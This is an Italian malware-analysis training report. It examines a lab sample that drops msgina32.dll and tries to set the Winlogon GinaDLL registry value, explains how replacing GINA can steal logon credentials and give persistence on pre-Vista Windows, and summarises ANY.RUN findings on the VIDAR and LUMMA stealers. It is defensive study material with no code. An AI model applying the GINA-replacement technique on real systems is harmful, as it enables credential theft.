
- Creazione del file "msgina32.dll": Il file è stato generato nel percorso **C:\Users\user\Desktop\MALWARE\Build_Week_Unit_3**.
- Modifica del registro di sistema: Il malware ha tentato di impostare il valore della chiave **GinaDLL** sotto **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon** per puntare al file "**msgina32.dll**". Tuttavia, l'operazione ha riscontrato un errore di "**ACCESS DENIED**".

Quale valore viene associato alla chiave di registro?

Utilizzando **Regedit**, un editor del registro di sistema che consente di visualizzare i valori associati alle chiavi di registro in Windows, è possibile verificare l'effettivo stato delle modifiche.

Come evidenziato da **Procmon**, l'errore "**access denied**" indica che il tentativo di impostare un nuovo valore è stato bloccato dal sistema, impedendo la scrittura del valore desiderato nella chiave di registro.

Pertanto, anche se si cerca di associare alla chiave il percorso **C:\Users\user\Desktop\MALWARE\Build_Week_Unit_3\msgina32.dll**, l'accesso negato impedisce la modifica e la chiave GinaDLL non viene aggiornata con il nuovo valore.



The screenshot shows the Windows Registry Editor window titled "Editor del Registro di sistema". The left pane displays a tree view of registry keys under "Windows\Winlogon". The right pane lists the values for the "Winlogon" key, which includes:

Nome	Tipo
CachedLogonsCount	REG_SZ
DebugServerCommand	REG_SZ
DisableCAD	REG_DWORD
ForceUnlockLogon	REG_DWORD
LegalNoticeCaption	REG_SZ
LegalNoticeText	REG_SZ
PasswordExpiryWarning	REG_DWORD
PowerdownAfterShutdown	REG_SZ
PreCreateKnownFolders	REG_SZ
ReportBootOk	REG_SZ
scremoveoption	REG_SZ
Shell	REG_SZ
ShutdownFlags	REG_DWORD
ShutdownWithoutLogon	REG_SZ
Userinit	REG_SZ
VMApplet	REG_SZ
WinStationsDisabled	REG_SZ

Questa situazione si verifica sulla macchina virtuale fornita con **Windows 7**, ma potrebbe essere interessante tentare la stessa operazione su una versione precedente, come **Windows XP**, dove il comportamento potrebbe essere diverso.

Quale valore viene associato alla chiave di registro?

```
SUCCESS      Query: HandleTags, HandleTags: 0x400
ACCESS DENIED  Type: REG_SZ, Length: 520, Data: C:\Users\user\Desktop\MALWARE\Build_Week_Unit_3\msgina32.dll
SUCCESS
```

Il valore

c:\Users\user\Desktop\MALWARE\Build_Week_Unit_3\msgina32.dll

rappresenta il percorso del file "**msgina32.dll**", utilizzato come **GINADLL** per l'interfaccia di autenticazione di Windows. Questo implica che è stata configurata un'interfaccia di autenticazione personalizzata (**GINA**) utilizzando il file presente nel percorso indicato.

Quale chiamata di sistema ha modificato il contenuto della cartella dove è presente l'eseguibile del Malware?

Utilizzando **Procmon**, è stato possibile identificare la chiamata di sistema che ha modificato il contenuto della cartella contenente il malware.

The screenshot shows the Procmon application interface. On the left, a list of system calls made by the process 'Malware_Build_...' (Thread 2720). The calls include various registry operations (RegQueryKey, RegOpenKey, RegCreateKey, RegSetValue, etc.) and file system operations (CreateFile, WriteFile, ReadFile, CloseFile). Most operations are successful (SUCCESS), except for one registry set value which is denied (ACCESS DENIED). On the right, a detailed view of a specific CreateFile operation is shown in a 'Event Properties' dialog. The event details tab shows the following information:

Date:	28/08/2024 10:48:04
Thread:	2704
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\user\Desktop\Build_Week_Unit_3\msgina32.dll
Duration:	0.0001432

Below the event details, there is a table of file system operation parameters:

Desired Access:	Generic Write, Read Attributes
Disposition:	OverwriteIf
Options:	Synchronous IO Non-Alert, Non-Directory File
Attributes:	N
ShareMode:	Read, Write
AllocationSize:	0
OpenResult:	Created

Dopo aver applicato un **filtro** per visualizzare solo le operazioni relative al file system, l'analisi ha mostrato che la chiamata di sistema responsabile della creazione del file "**msgina32.dll**" è **"CreateFile"**.

Questa chiamata ha infatti generato il file malevolo all'interno della cartella in cui si trova l'eseguibile.

FUNZIONAMENTO MALWARE

L'analisi condotta con ProcMon, insieme alle osservazioni dei giorni precedenti, suggerisce che il malware **tenta di creare e sostituire il file "msgina32.dll"**.

Questo file, normalmente legittimo e parte integrante del sistema operativo Windows, è utilizzato per gestire l'autenticazione degli utenti attraverso l'interfaccia grafica.

Il malware, inserendo la propria versione di **"msgina32.dll"**, sfrutta questa componente critica del sistema per interferire con il processo di autenticazione, potenzialmente intercettando credenziali o modificando i meccanismi di accesso.

Questo comportamento evidenzia un tentativo di ottenere un controllo persistente sul sistema compromesso.



GIORNO 3

GIORNO 3

GINA (Graphical identification and authentication) è un componente legittimo di Windows che permette l'autenticazione degli utenti tramite interfaccia grafica

Cosa può succedere se il file .dll legittimo viene sostituito con un file .dll malevolo, che intercetta i dati inseriti?

Sulla base della risposta sopra, delineate il profilo del malware e delle sue funzionalità.
Unite tutti i punti per creare un grafico che ne rappresenti lo scopo ad alto livello.

GINA



GINA (Graphical Identification and Authentication) è una componente critica di Windows NT e versioni successive (fino a Windows XP e Windows Server 2003), che gestisce il processo di autenticazione dell'utente. Essa è implementata come una DLL (Dynamic-Link Library) chiamata `msgina32.dll`, che interagisce con il processo di `Winlogon.exe`.



Di preciso GINA gestiva:

- Login:** La schermata di login dove gli utenti inseriscono le loro credenziali.
- Logout:** La disconnessione dell'utente dal sistema.
- Blocca/Sblocca Schermo:** La gestione dello schermo bloccato e delle sessioni.
- Cambi di sessione:** Come passare da una sessione utente all'altra.

GINA



GINA è stata utilizzata fino a Windows XP e Windows Server 2003.
A partire da Windows Vista, Microsoft ha sostituito GINA con una nuova architettura di autenticazione chiamata Credential Providers, che offre maggiore flessibilità e sicurezza, permettendo una gestione più modulare e meno vulnerabile del processo di autenticazione.

GINA



Modificare msgina32.dll su sistemi precedenti a windows vista, può consentire al malware di recuperare le credenziali di tutti gli utenti della macchina e di ottenere la persistenza modificando il valore della chiave GinaDLL in ...\\WindowsNT\\CurrentVersion\\Winlogon\\ e portare quindi al controllo totale del sistema.


Se un malware dovesse tentare di creare una versione modificata di msgina32.dll su sistemi successivi a WindowsXP, non si riuscira' ad ottenere le credenziali e la persistenza. Alcune applicazioni però dipendono ancora da questa DLL, in questo caso un malware potrebbe manipolare alcuni processi legati a msgina.dll e intercettare credenziali da queste applicazioni. Nella maggior parte dei casi però causa solo errori o crash in queste applicazioni o nei casi peggiori il crash anche continuo del sistema.

GINA

La gestione del ripristino, nel caso in cui un malware prendesse controllo di gina, sarebbe piuttosto complessa, causando difficoltà della gestione del processo di autenticazione.



La pratica di modificare msgina.dll venne utilizzata anche dalle aziende al fine di perfezionare il loro processo di autenticazione. E come è facile immaginare, venne ampiamente sfruttata per il recupero delle credenziali di un computer per fini etici o meno...





GIORNO 4

GIORNO 4

<https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d/>

<https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/>

<https://app.any.run/tasks/f1f20828-2222-46fb-a886-09f77581e67b/>


Studiare queste di anyrun e spiegarle in un piccolo report.

Come output scrivere la spiegazione in italiano per un eventuale cliente/manager (che è poco preparato sulla materia) di questi malware (o presunti tali).

Anyrun i primi due li segnala come malware , il terzo no. Indicare nei tre casi le vostre scelte (mettere in quarantena, eliminare, blacklist , falso positivo, falso negativo, vero positivo, vero negativo, chiedo al vendor , ecc.)

REPORT: ANALISI DEL MALWARE LOADER

Il malware analizzato è **VIDAR** che funge da loader, un tipo di malware progettato per caricare e distribuire ulteriori componenti dannosi all'interno di un sistema compromesso. Questo specifico loader contiene al suo interno almeno due malware noti: **LUMMA** e **VIDAR**. Entrambi appartengono alla categoria degli **stealer**, malware specializzati nel monitoraggio e nella raccolta di informazioni sensibili dalla macchina bersaglio, con l'intento di trasmetterle a un destinatario remoto.



FUNZIONALITÀ PRINCIPALI DI LUMMA E VIDAR

- **Raccolta di Informazioni Sensibili:** Sia LUMMA che VIDAR sono progettati per sottrarre dati come credenziali di accesso, informazioni bancarie, dati personali e altro tipo di informazioni sensibili presenti sul sistema infetto.
- **Distribuzione Attraverso Campagne di Phishing come Loader:** Questi malware sono comunemente distribuiti tramite campagne di phishing, sfruttando email fraudolente e link ingannevoli per ingannare gli utenti e indurli a scaricare e avviare il loader.

Danger 4

[T1555.003](#) Credentials from Web Browsers (1)

└ Steals credentials from Web Browsers

[T1552.001](#) Credentials In Files (2)

└ Steals credentials from Web Browsers

└ Actions looks like stealing of personal data

VIDAR has been detected (YARA)

[T1518](#) Software Discovery (1)

└ Actions looks like stealing of personal data

Danger 5

LUMMA has been detected (YARA)

Stealers network behavior

LUMMA has been detected (SURICATA)

[T1552.001](#) Credentials In Files (1)

└ Actions looks like stealing of personal data

[T1518](#) Software Discovery (1)

└ Actions looks like stealing of personal data

COMPORTAMENTO DEL MALWARE

L'analisi condotta finora ha rivelato che il loader esegue le seguenti operazioni:

